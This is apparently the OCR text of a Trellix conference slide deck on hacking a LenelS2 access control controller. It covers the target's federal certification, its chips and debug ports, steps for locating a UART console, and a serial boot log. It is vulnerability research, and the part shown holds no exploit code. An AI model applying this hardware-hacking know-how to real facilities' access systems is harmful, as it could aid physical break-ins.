Trellix

# Perimeter Breached!

## Hacking an Access Control System

Sam Quinn

Steve Povolny

# #whoami

## Steve Povolny

- Principal Engineer
- Head of Advanced Threat Research
- “Excel Guru”
- Core technical interests:
  - Vulnerability RCA
  - Reverse engineering
  - Exploitation
  - Hardware hacking

## Sam Quinn

- Senior Security Researcher
- Tail of Advanced Threat Research
- “1337 Hax0r”
- Core technical interests:
  - Exploitation
  - Hardware hacking
  - Embedded systems
  - OS fundamentals

Trellix

# Avid Mountain Bikers

Sam

Steve

Trellix


# Target Identified

# Critical Infrastructure

- Geopolitical tension and cyber warfare increasingly targeting ICS/BAS
  - Gas & Oil Pipelines
  - Water treatment
  - Telecomm
  - Energy grid
  - Access controls
- Access control - single point of failure for critical facilities
- Little prior research into this vertical

Trellix

# LenelS2 – A Carrier Company





Trellix

# Government certification

## Lenel OnGuard® System Approved for U.S. Federal Government Use

**PITTSFORD, N.Y. – April 2, 2018** – Lenel, a leading provider in advanced security systems, announced it has received U.S. federal government approval for its new LNL-4420 intelligent system controller with embedded authentication. Following rigorous security vulnerability and interoperability testing for Federal Identity, Credentialing and Access Management (FICAM) solutions program, Lenel's LNL-4420 controller has been included on the General Services Administration's Approved Product List. FICAM is a set of security disciplines designed to ensure federal systems and facilities are used by the right person, at the right time, for the right reason. Lenel is part of UTC Climate, Controls & Security, a unit of United Technologies Corp. (NYSE:UTX).




Trellix

# GSA Approved Products List

## Approved 13.01 Topology PACS Products

| PACS Infrastructure | PACS APL # | Validation System | Validation APL # |
|---|---|---|---|


### 1.2 Restrictions:

This product has been tested and approved as a component of a fully compliant FICAM Solution. The end to end solution components used to test the FICAM compliance of the approved solution are listed below.

- PACS Infrastructure (APL #**10126**)
  - OnGuard 8.0 Software for ES, ADV, PRO, or Enterprise
  - UL Listed 6Ah Power Supply and Enclosure
  - LNL X4420 Intelligent System Controller with dual reader Interface
  - LNL 1320-S3 Dual Reader Interface Board
  - LNL 1300-S3 Single Reader Interface Board
  - LNL 1300e Single Reader Network Board

Trellix

# Target Acquired





Trellix

# Hardware Pwnage

# Component and chip identification


- CPU
  - Atmel ARM-based microcontroller
- IO ports
  - JTAG
  - UART
  - Ethernet





Trellix

# Hitchhiker’s Guide to Getting UART Console

- Identify debug port candidates
  - 4 pin – UART?
  - 20 pin –JTAG?
- Identify pins
  - TX, RX, GND, PWR
- Confirm via multimeter for power, logic analyzer for data





Trellix




Trellix

# Logic Analyzer Confirmation




"ROMBoot"

Trellix

# Roadblock 1: UART disabled

```
2. COM4 (USB Serial Port (COM4))
Stopping network management services: snmpd snmptrapd.
Disable SNMP.........
Disable DFO.........
Start lighttp ............................
Creating certificate.pem.......
Creating certificate.pem Done.......
RestartLighttpd Before NvRead()...
RestartLighttpd After NvRead()...
RestartLighttpd restart lighttpd...
Stopping lighttpd: OK
Starting lighttpd: OK
Starting Lighttpd.........
All tasks(16) registered, proceeding with startup
task_elev Thread Started !!!!!!!!!!!!!!
Failed to open the Eth0 interface char device. Return value: -1
task_mqtt_client Thread Started !!!!!!!!!!!!!!
add_static_service_group_to_server client is NULL, something wrong!!!
task_HgDhcp Thread Ended !!!!!!!!!!!!!!
mdns_main_loop After Pending...
mdns_main_loop task done...(0 16)
task_tlsserv Thread Started !!!!!!!!!!!!!!
command_proc_task Thread Started !!!!!!!!!!!!!!
task_3 Thread Started !!!!!!!!!!!!!!
msc_timer_task Thread Started !!!!!!!!!!!!!!
mbg_task Thread Started !!!!!!!!!!!!!!
mdns_main_loop.1 ...
